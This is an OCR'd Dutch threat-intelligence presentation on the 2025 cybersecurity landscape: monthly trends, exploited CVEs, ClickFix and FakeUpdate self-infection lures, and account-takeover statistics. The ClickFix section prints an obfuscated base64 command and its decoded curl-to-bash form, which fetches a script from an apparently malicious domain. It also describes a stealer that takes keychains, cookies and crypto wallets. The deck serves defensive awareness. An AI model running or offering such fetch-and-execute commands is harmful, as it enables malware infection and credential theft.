INTERSTELLAR

CYBERSECURITY IN 2025

RODE DRADEN EN RELEVANTE DREIGINGEN

INTRODUCTIE

EDWIN
TUMP

CYBER THREAT INTELLIGENCE ANALYST

- Sinds 2021 werkzaam als Cyber Threat Intelligence (CTI) Analyst bij **Pinewood**
- Sinds 2001 actief op het gebied van informatiebeveiliging (destijds bij **Fortis ASR**)
- Voorheen werkzaam voor **Robeco** en het **Nationaal Cyber Security Centrum** (NCSC) als Cyber Security Analyst

2025 DREIGINGEN & ONTWIKKELINGEN

JAN

- Aanhoudende problemen met publiek ontsloten devices
- Kwetsbare DNS-configuraties als oorzaak van incidenten
- Aanvallen op Amazon S3 storage
- Opvallend veel meldingen m.b.t. DDoS-aanvallen

FEB

- Malafide inzet RMM tools
- “Zelf-infectie” via social engineering
- Toenemend misbruik IoT
- Time-to-respond wordt steeds korter

MAR

- Aanvallen op ontwikkelplatforms
- De browser als aanvalsvector
- Grootschalige M365 AitM-campagne
- Continuering van RMM-toolsmisbruik en ClickFix

APR

- Risico’s van generatieve AI
- Buitgemaakte inloggegevens als belangrijkste hulpmiddel
- Toename ransomware in Q1 2025
- Toenemende risico’s van cloud

MEI

- Malafide browserextensies voor onderscheppen credentials
- Phishing vindt steeds vaker plaats via alternatieve kanalen
- Nieuwe technieken voor omzeilen EDR-oplossingen
- Veel incidenten als gevolg van misconfiguraties

JUN

- Beveiligingsproblemen met plugins
- Vacatures als aanvalsvector
- Ontwikkelaars als doelwit
- Autorisatiecode-phishing in opkomst

JUL

- Misbruik van tunneling-technologieën
- Infostealers als primaire malwaredreiging
- Focus op credentialmisbruik
- Kwetsbare internet-exposed services

AUG

- Inzet van AI voor malafide doeleinden
- AI-geïnduceerde incidenten
- Grootschalige datalekken gevolgd door afpersing
- Phishing via Teams en op Teams-gebaseerde phishing

SEP


- Deepfakes als reële dreiging
- ClickFix-activiteit blijft hoog
- Ontwikkelaars populair doelwit
- DDoS-aanvallen breken records

OKT

- Oplopende zorgen rondom de risico’s van AI-gebruik
- Opkomst van ‘EtherHiding’
- Ransomware blijft de meest impactvolle dreiging
- Misbruik van OAuth voor persistente toegang tot accounts

INTERSTELLAR

2025 D&C MAGIC QUADRANT



INTERSTELLAR

2025 DREIGINGEN & ONTWIKKELINGEN

JAN

- Aanhoudende problemen met publiek ontsloten devices
- Kwetsbare DNS-configuraties als oorzaak van incidenten
- Aanvallen op Amazon S3 storage
- Opvallend veel meldingen m.b.t. DDoS-aanvallen

FEB

- Malafide inzet RMM tools
- “Zelf-infectie” via social engineering
- Toenemend misbruik IoT
- Time-to-respond wordt steeds korter

MAR

- Aanvallen op ontwikkelplatforms
- De browser als aanvalsvector
- Grootschalige M365 AitM-campagne
- Continuering van RMM-toolsmisbruik en ClickFix

APR

- Risico’s van generatieve AI
- Buitgemaakte inloggegevens als belangrijkste hulpmiddel
- Toename ransomware in Q1 2025
- Toenemende risico’s van cloud

MEI

- Malafide browserextensies voor onderscheppen credentials
- Phishing vindt steeds vaker plaats via alternatieve kanalen
- Nieuwe technieken voor omzeilen EDR-oplossingen
- Veel incidenten als gevolg van misconfiguraties

JUN

- Beveiligingsproblemen met plugins
- Vacatures als aanvalsvector
- Ontwikkelaars als doelwit
- Autorisatiecode-phishing in opkomst

JUL

- Misbruik van tunneling-technologieën
- Infostealers als primaire malwaredreiging
- Focus op credentialmisbruik
- Kwetsbare internet-exposed services

AUG

- Inzet van AI voor malafide doeleinden
- AI-geïnduceerde incidenten
- Grootschalige datalekken gevolgd door afpersing
- Phishing via Teams en op Teams-gebaseerde phishing

SEP

- Deepfakes als reële dreiging
- ClickFix-activiteit blijft hoog
- Ontwikkelaars populair doelwit
- DDoS-aanvallen breken records


OKT

- Oplopende zorgen rondom de risico’s van AI-gebruik
- Opkomst van ‘EtherHiding’
- Ransomware blijft de meest impactvolle dreiging
- Misbruik van OAuth voor persistente toegang tot accounts

INTERSTELLAR


ACTUELE EN IMPACTVOLLE DREIGINGEN

2025 D&O QUADRANT



KWETSBAARHEDEN IN PUBLIEK ONTSLOTEN SERVICES

- Continue stroom aan ernstige kwetsbaarheden in publiek ontsloten services
  - Misbruikt als 0day-kwetsbaarheid
  - Misbruik van oudere kwetsbaarheden voorafgaand aan bekend worden kwetsbaarheid
  - Veelal kwetsbaarheid in beheerinterfaces



Bron: **GreyNoise**
https://www.greynoise.io/resources/early-warning-signals-attacker-behavior-precedes-new-vulnerabilities

MISBRUIK VAN KWETSBAARHEDEN IN PUBLIEK ONTSLOTEN SERVICES


Product	CVE		Opmerkingen
Palo Alto PAN-OS	CVE-2025-0108	0day mgm	Uitvoeren willekeurige PHP-scripts via management UI
Ivanti Connect Secure	CVE-2025-22457	0day mgm	Stack-based buffer overflow
Ivanti EPMM	CVE-2025-4427	0day mgm	Authentication bypass in de API
FortiVoice/FortiMail/…	CVE-2025-32756	0day mgm	Stack-based buffer overflow
Mitel MiCollab	CVE-2025-52913		Onvoldoende input-validatie
Citrix NetScaler	CVE-2025-5777	0day	“CitrixBleed2”, onderscheppen sessie-informatie
FortiWeb	CVE-2025-25257	mgm	SQL-injectiekwetsbaarheid
Microsoft SharePoint	CVE-2025-53770	0day	Deserialisatie van onbetrouwbare data
Citrix NetScaler	CVE-2025-7775	0day	“CitrixDeelb”, memory overflow
Cisco ASA/FTD	CVE-2025-20362	0day	Door APT misbruikte 0day-kwetsbaarheid

ZELF–INFECTIE VIA SOCIAL ENGINEERING

- Sterke opkomst van aanvallen die slachtoffers instrueert zichzelf te infecteren
  - Social engineering is de primaire aanvalsvector
  - “Opdrachten” worden verstrekt via vertrouwde platformen en websites
    - In vrijwel alle gevallen via injectie van malafide scripts op kwetsbare WordPress-sites
  - Er is geen technische exploit vereist, het slachtoffer infecteert a.h.w. zichzelf
  - Uiteindelijke doel is malware op het systeem van het slachtoffer te krijgen


ZELF–INFECTIE VIA SOCIAL ENGINEERING

- **Variant #1: FakeUpdate / SocGholish**
  - Gebruikers worden afhankelijk van hun profiel doorgezet naar een “update”-pagina
  - Deze pagina wordt ogenschijnlijk geserveerd via hetzelfde (legitieme) domein dat het slachtoffer heeft bezocht



ZELF–INFECTIE VIA SOCIAL ENGINEERING


- **Variant #2: ClickFix**
  - Nep-pagina’s bootsen vertrouwde elementen na
    (bv. CAPTCHA, Cloudflare, Discord) om gebruikers
    minder achterdochtig te maken



Bron: **Elastic**
https://www.elastic.co/security-labs/a-wretch-client

ZELF–INFECTIE VIA SOCIAL ENGINEERING


- **Variant #2: ClickFix**
  - Nep-pagina’s bootsen vertrouwde elementen na (bv. CAPTCHA, Cloudflare, Discord) om gebruikers
    minder achterdochtig te maken
  - Zodra de gebruiker klikt, wordt een verborgen commando gekopieerd naar het klembord, waarna
    instructies volgen om dat uit te voeren



Bron: **Pinewood**

ZELF–INFECTIE VIA SOCIAL ENGINEERING


- **Variant #2: ClickFix**
  - Nep-pagina’s bootsen vertrouwde elementen na (bv. CAPTCHA, Cloudflare, Discord) om gebruikers minder achterdochtig te maken
  - Zodra de gebruiker klikt, wordt een verborgen commando gekopieerd naar het klembord, waarna instructies volgen om dat uit te voeren
  - Deze techniek omzeilt deels traditionele beveiligingsoplossingen, omdat de gebruiker zelf de code uitvoert



Bron: **Kaspersky**
https://www.kaspersky.com/blog/what-is-clickfix/53348/

ZELF-INFECTIE VIA SOCIAL ENGINEERING

- **Variant #2: ClickFix**
  - Nep-pagina's bootsen vertrouwde elementen na (bv. CAPTCHA, Cloudflare, Discord) om gebruikers minder achterdochtig te maken
  - Zodra de gebruiker klikt, wordt een verborgen commando gekopieerd naar het klembord, waarna instructies volgen om dat uit te voeren
  - Deze techniek omzeilt deels traditionele beveiligingsoplossingen, omdat de gebruiker zelf de code uitvoert
  - Aanvallen richten zich zowel op Windows als MacOS




Bron: **Pinewood**

ZELF-INFECTIE VIA SOCIAL ENGINEERING


```
echo "Y3VybCAtcyBodHRwczovL2dhbW1hLnBsYWluZmVuYXNzb2NpYXRlc
y5jb20vc3RyaXgvaW5kZXgucGhwIHwgbm9odXAgYmFzaCAm" | base64 -d | bash
```

INTERSTELLAR

ZELF-INFECTIE VIA SOCIAL ENGINEERING




- **Wat het (Apple-)script precies doet**
  - Verzamelen van gebruikersgegevens
    Hard- en softwareconfiguraties, gebruikersnaam, wachtwoord, keychain
  - Doorzoeken van browsers en extensies
    Kopiëren cookies, logingegevens, extensiegegevens (specifiek cryptowallets)
  - Doorzoeken van cryptowallets
    Walletbestanden van populaire desktop wallets als Electrum
  - Doorzoeken van bestanden en notities
    Allerhande documenten op bureaublad en documentenmap
  - Compressie en exfiltratie van verzamelde gegevens
    Plaatsen in ZIP-file en met POST-verzoek uploaden naar aanvaller
  - Downloaden en installeren extra app

```
curl -s https://gamma.plainfenassociates.com/strix/index.php | nohup bash &
```

INBREUKEN OP ACCOUNTS

- Inbreuken op accounts vormen een groot risico
  - Circa 22% van datalekken in 2024 werd veroorzaakt door gestolen inloggegevens (Check Point)
  - 22-30% van de aanvallen start met gestolen inloggegevens (IBM, Verizon DBIR)
  - In 38% van de ransomware-aanvallen werd toegang verkregen via een account take-over (NCSC Jaarbeeld Ransomware 2024)
  - 70% van de aanvallen in Nederland betreffen account take-overs (Autoriteit Persoonsgegevens)



Bron: **Autoriteit Persoonsgegevens**
https://www.autoriteitpersoonsgegevens.nl/system/files?file=2025-07/Rapportage%20datalekken%202024.pdf/

INBREUKEN OP ACCOUNTS

- Inbreuken op accounts vormen een groot risico
  - Circa 22% van datalekken in 2024 werd veroorzaakt door gestolen inloggegevens (Check Point)
  - 22-30% van de aanvallen start met gestolen inloggegevens (IBM, Verizon DBIR)
  - In 38% van de ransomware-aanvallen werd toegang verkregen via een account take-over (NCSC Jaarbeeld Ransomware 2024)
  - 70% van de aanvallen in Nederland betreffen account take-overs (Autoriteit Persoonsgegevens)
- Het gebruik van MFA is nog steeds niet 100%
  - Slechts 26% van de organisaties bereikt volledige MFA-dekking (Visma)
  - Bovendien kiezen gebruikers nog steeds voor zwakke, hergebruikte wachtwoorden


Dutch iT Channel

Deel dit artikel

WITOLD KEPINSKI - 07 OKTOBER 2025

Visma: volledige adoptie tweestapsverificatie blijft achter

Tweestapsverificatie (2FA) is breed ingeburgerd geraakt in het Nederlandse bedrijfsleven. Organisaties zien het als een belangrijke maatregel om hun digitale weerbaarheid te vergroten, en steeds vaker wordt 2FA zelfs verplicht gesteld. Toch blijft de daadwerkelijke adoptie door alle medewerkers achter: slechts één op de vier organisaties meldt dat 2FA bij iedereen is ingesteld. Dat blijkt uit onderzoek van Visma onder 319 professionals in Nederland die binnen hun bedrijf (mede)verantwoordelijk zijn voor beslissingen ten aanzien van ICT.

Visma/Dutch IT Channel
https://www.dutchitchannel.nl/research/714161/visma-volledige-adoptie-tweestapsverificatie-blijft-achter

INBREUKEN OP ACCOUNTS

MENU

TU/e EINDHOVEN UNIVERSITY OF TECHNOLOGY

Studeren Onderzoek Universiteit Werken bij TU/e Nieuws en evenementen Impact English

NIEUWS EN EVENEMENTEN | Nieuwsoverzicht | Mediarelaties

ONAFHANKELIJKE RAPPORTAGES OVER CYBERAANVAL TU/E

'TU/e handelde goed bij cyberaanval, maar er zijn ook leerpunten'

19 MEI 2025

